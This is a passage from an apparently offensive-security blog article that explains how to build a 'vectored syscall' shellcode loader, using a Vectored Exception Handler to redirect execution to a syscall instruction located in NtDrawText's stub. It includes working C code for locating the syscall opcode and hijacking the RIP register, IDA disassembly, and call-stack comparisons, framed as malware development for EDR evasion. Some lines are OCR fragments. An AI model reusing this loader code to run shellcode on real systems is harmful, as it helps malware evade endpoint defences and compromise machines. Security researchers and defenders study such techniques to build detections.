
Finally, in order to execute the `SSN` (which is already in the rax register) within the VEH function `PvectoredExceptionHandler()`, we need to find a way to pass the memory address of a `syscall` instruction to the `rip` register.

The first step is to use the Windows API `GetModuleHandleA()` to access the `ntdll.dll` memory. The next step is to use the `GetProcAddress()` API to access a native API such as `NtDrawText()`. Which API we access in this case does not matter and is independent of which native API we use to reserve memory, copy shellcode, execute shellcode, etc.

```
// Retrieve the module handle for ntdll.dll (Windows NT Layer DLL)
HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
if (hNtdll == NULL) {
    printf("Failed to get module handle for ntdll.dll\n");
    exit(-1);
}

// Retrieve the address of the NtDrawText function in ntdll.dll
FARPROC drawtext = GetProcAddress(hNtdll, "NtDrawText");
if (drawtext == NULL) {
    printf("Error GetProcess Address\n");
    exit(-1);
}
```

Ultimately it is just a matter of using the `FindSyscallAddr` function to access the base address of the previously selected Native API `NtDrawText()`, and then using an opcode comparison via a while loop to find the `syscall` and `return` statement within the syscall stub.


```
// Function to find the syscall instruction within a function in ntdll.dll
BYTE* FindSyscallAddr(ULONG_PTR base) {
    // Cast the base address to a BYTE pointer for byte-level manipulation
    BYTE* func_base = (BYTE*)(base);
    // Temporary pointer for searching the syscall instruction
    BYTE* temp_base = 0x00;

    // Iterate through the function bytes to find the syscall instruction pattern
(0x0F 0x05)
    // 0xc3 is the opcode for the 'ret' (return) instruction in x64 assembly
    while (*func_base != 0xc3) {
        temp_base = func_base;
        // Check if the current byte is the first byte of the syscall instruction
        if (*temp_base == 0x0f) {
            temp_base++;
            // Check if the next byte completes the syscall instruction
            if (*temp_base == 0x05) {
                temp_base++;
                // Check for 'ret' following the syscall to confirm it's the end of
the function
                if (*temp_base == 0xc3) {
                    temp_base = func_base;
                    break;
                }
            }
        }
        else {
            // Move to the next byte in the function
            func_base++;
            temp_base = 0x00;
        }
    }
    // Return the address of the syscall instruction
    return temp_base;
}
```



```
while (*func_base != 0xc3) {
    temp_base = func_base;
    // Check if the current byte is the first byte
    if (*temp_base == 0x0f) {
        temp_base++;
        // Check if the next byte completes the sy
        if (*temp_base == 0x05) {
            temp_base++;
            // Check for 'ret' following the sysca
            if (*temp_base == 0xc3) {
                temp_base = func_base;
                break;
            }
        }
    }
    else {
        // Move to the next byte in the function
        func_base++;
        temp_base = 0x00;
```

```
0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
4C:8BD1              mov r10,rcx
B8 18000000          mov eax,18
F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
75 03                jne ntdll.7FFBD296D2E5
0F05                 syscall
C3                   ret
CD 2E                int 2E
C3                   ret
0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
```

The following illustration uses debugging in IDA to show how the base address of the native API `NtDrawtext()` in the memory of `ntdll.dll` is first accessed using the Windows APIs `GetModuleHandleA()` and `GetProcAddress()` and then the opcode comparison for `0xf`, `0x05` (syscall) and `0xc3` (return) is performed using `cmp`.



```
.text:00007FF6596611BB mov     [rdx+7Ch], cx
.text:00007FF6596611BF movzx   ecx, byte ptr [rax+7Eh]
.text:00007FF6596611C3 mov     [rdx+7Eh], cl
.text:00007FF6596611C6 lea     rcx, ModuleName ; "ntdll.dll"
.text:00007FF6596611CD call    cs:GetModuleHandleA
.text:00007FF6596611D3 test    rax, rax
.text:00007FF6596611D6 jnz     short loc_7FF6596611F0
```

```
e handle for ntdll.d"...
```

```
.text:00007FF6596611F0
.text:00007FF6596611F0 loc_7FF6596611F0:
.text:00007FF6596611F0 lea     rdx, ProcName   ; "NtDrawText"
.text:00007FF6596611F7 mov     rcx, rax        ; hModule
.text:00007FF6596611FA call    cs:GetProcAddress
.text:00007FF659661200 mov     rcx, rax
.text:00007FF659661203 test    rax, rax
.text:00007FF659661206 jnz     short loc_7FF659661220
```

```
59661208 lea     rcx, aErrorGetproces ; "Error GetProcess Address\n"
5966120F call    sub_7FF659661010
59661214 mov     ecx, 0FFFFFFFFh ; Code
59661219 call    cs:__imp_exit
5966121F int     3               ; Trap to Debugger
5966121F ; } // starts at 7FF6596610C0
```

```
.text:00007FF659661220
.text:00007FF659661220 loc_7FF659661220:
.text:00007FF659661220 ; __unwind { // __GSHandlerCheck
.text:00007FF659661220 mov     [rsp+2A8h+arg_0], rsi
.text:00007FF659661228 xor     esi, esi
.text:00007FF65966122A cmp     byte ptr [rcx], 0C3h
.text:00007FF65966122D mov     eax, esi
.text:00007FF65966122F mov     [rsp+2A8h+arg_8], rdi
.text:00007FF659661237 jz      short loc_7FF659661264
```

```
.text:00007FF659661239 nop     dword ptr [rax+00000000h]
```

```
.text:00007FF659661240
.text:00007FF659661240 loc_7FF659661240:
.text:00007FF659661240 cmp     byte ptr [rcx], 0Fh
.text:00007FF659661243 lea     rax, [rcx+1]
.text:00007FF659661247 jnz     short loc_7FF659661259
```

```
.text:00007FF6596[illegible]249 cmp     byte ptr [rax], 5
.text:00007FF6596[illegible] jnz     short loc_7FF659661240
```

```
.text:00007FF659661259
.text:00007FF659661259 loc_7FF659661259:
.text:00007FF659661259 cmp     byte ptr [rax], 0C3h
.text:00007FF65966125C mov     rcx, rax
.text:00007FF65966125F jnz     short loc_7FF659661240
```

```
.text:00007FF65966124E cmp     byte ptr [rax+1], 0C3h
.text:00007FF659661252 jnz     short loc_7FF659661240
```

The memory address of the syscall instruction is buffered by the `g_syscall_addr` variable, which is declared global.

```
// Global variable to store the address of the syscall instruction
ULONG_PTR g_syscall_addr = 0x00;
```

Finally, the memory address (pointing to the syscall instruction within the syscall stub of `NtDrawText()`) is passed to the `rip` register within the VEH function `PvectoredExceptionHandler()` using `exception_ptr`.

```
// Vectored Exception Handler function
LONG CALLBACK PvectoredExceptionHandler(PEXCEPTION_POINTERS exception_ptr) {
    // Check if the exception is an access violation
    if (exception_ptr->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION)
{
        // Modify the thread's context to redirect execution to the syscall address
        // Copy RCX register to R10
        exception_ptr->ContextRecord->R10 = exception_ptr->ContextRecord->Rcx;

        // Copy RIP (Instruction Pointer) to RAX (RIP keeps SSN --> RAX keeps SSN)
        exception_ptr->ContextRecord->Rax = exception_ptr->ContextRecord->Rip;

        // Set RIP to global address (set syscalls address retrieved from NtDrawText
to RIP register)
        exception_ptr->ContextRecord->Rip = g_syscall_addr;

        // Continue execution at the new instruction pointer
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    // Continue searching for another exception handler
    return EXCEPTION_CONTINUE_SEARCH;
}

// Set RIP to the syscall address for execution
exception_ptr->ContextRecord->Rip = g_syscall_addr;
```

As a reminder: When trying to initialise a native API, e.g. `NtAllocateVirtualMemory()` via `SSN`, we were already able to specifically trigger the vectored exception handler via Access Violation Exception and achieve a transfer of `SSN 0x18` to the `rip` or `rax` register. As we now have a valid memory address for the `syscall` instruction in the context of the native API `NtDrawText()`, we can finally execute the `syscall` for the native API `NtAllocateVirtualMemory()` via Vectored Exception Handling.

As mentioned above, this process is repeated until all native APIs used in the shellcode loader or initiated via `SSN` have been separately passed to the vectored exception handler after an `EXCEPTION_ACCESS_VIOLATION` has been thrown, processed and finally the shellcode executed.

Summary

As a result, we now have the basis for executing the native APIs used in the context of the shellcode loader using syscalls via Vectored Exception Handling (Vectored Syscalls). Here is a rough summary of the main processes in the code.

`PVECTORED_EXCEPTION_HANDLER` is used to define the vectored exception handler function `PvectoredExceptionHandler`.

Within the `PvectoredExceptionHandler()` function, we define the exception code, e.g. `EXCEPTION_ACCESS_VIOLATION`, that will trigger a pass to the vectored exception handler.

Within the `PvectoredExceptionHandler()` function, we define the necessary pointers to access the `rcx`, `r10`, `rax`, `rip` registers.

- We deliberately trigger the `EXCEPTION_ACCESS_VIOLATION` that was defined as the exception code within our VEH function.

- The `EXCEPTION_ACCESS_VIOLATION` is triggered by trying to initiate a native API, e.g. `NtAllocateVirtualMemory()` via `SSN`.

- The `SSN` is passed to the `rip` register, which in turn is passed to the `rax` register within the VEH function.

- The Windows API `GetModuleHandleA()` is used to access the `ntdll.dll` memory.

- We also use `GetProcAddress()` to access the base address of any native API within `ntdll.dll` (e.g. `NtDrawText()`).

- The `FindSyscallAddr` function performs an opcode comparison using a while loop to find the memory address of the `syscall` instruction within the sycall stub of the native API (e.g. `NtDrawText()`).

- The memory address of the `syscall` instruction is stored in the global variable `g_syscall_addr` and passed to the `rip` register within the VEH function.


- The `syscall` is then executed by the registered vectored exception handler for the native API, e.g. `NtAllocateVirtualMemory()`.

- Repeat the process for any other necessary native APIs required to execute the shellcode, e.g. `NtWriteVirtualMemory()`, `NtProtectVirtualMemory()`, `NtCreateThreadEx()` and `NtWaitForSingleObject()`.

Ultimately, this sequence allows us to execute the shellcode in our loader in the form of (indirect) syscalls using vectored exception handling.

Insights


As mentioned above, direct syscalls or indirect syscalls can be implemented via assembly code within a shellcode loader. However, this article has shown that this can also be done via Vectored Exception Handling (VEH).


indirect_syscalls.exe (16300) Properties

TID	CPU	Cycles delta	Start address	Priority
14780		1,093,754	0x0	Normal
2728			indirect_syscalls.exe!mainCRTStartup	Normal

Stack - thread 2728

	Name
0	ntdll.dll!ZwWaitForSingleObject+0x14
1	indirect_syscalls.exe!main+0x232
2	indirect_syscalls.exe!__scrt_common_main_seh+0x10c
3	kernel32.dll!BaseThreadInitThunk+0x14
4	ntdll.dll!RtlUserThreadStart+0x21


VEH_syscalls.exe (16224) Properties

TID	CPU	Cycles delta	Start address	Priority
12080		1,052,752	0x0	Normal
7568			VEH_syscalls.exe+0x1610	Normal

Stack - thread 7568

	Name
0	ntdll.dll!NtDrawText+0x14
1	VEH_syscalls.exe+0x1348
2	VEH_syscalls.exe+0x15a0
3	kernel32.dll!BaseThreadInitThunk+0x14
4	ntdll.dll!RtlUserThreadStart+0x21

For example, if you compare the arrangement of stack frames within the thread call stack between an indirect syscall shellcode loader and a vectored syscall shellcode loader, you will see that the arrangement is completely identical. This is to be expected, as the execution of the `syscall` and `return` statements takes place within the memory of `ntdll.dll`, using vectored exception handling.

Despite the fact that the native API `NtWaitForSingleObject()` is executed last in both shellcode loaders, you can see in the thread call stack of the vectored syscall loader (image on the right) that, compared to the indirect syscall loader, the return statement is executed in the memory area of `NtDrawText()` and not in the memory area of `NtWaitForSingleObject()`. The simple reason for this is that in our Vectored Syscall Loader we access the base address of `NtDrawText()` via the Windows API `GetProcAddress()` in order to find the `syscall` statement within the syscall stub via an opcode comparison, Finally, the memory address of the `syscall` instruction is passed to the `rip` register in the context of `NtDrawText()` within the VEH function `PvectoredExceptionHandler()` to execute the `syscall` via the Vectored Exception Handler.

The extent to which executing syscalls via vectored exception handling offers an advantage over EDR evasion cannot yet be judged due to lack of experience. I hope this article has helped you learn more about vectored exception handling and how it can be used in malware development, e.g. to execute shellcode via syscalls. See you in the next article!
Happy Hacking!

Daniel Feichter @VirtualAllocEx

References

- https://cyberwarfare.live/bypa...
- https://github.com/RedTeamOper...
- https://billdemirkapi.me/excep...
- https://www.elastic.co/securit...
- https://www.crowdstrike.com/bl...

Last updated 31.03.24 17:45:36

Daniel Feichter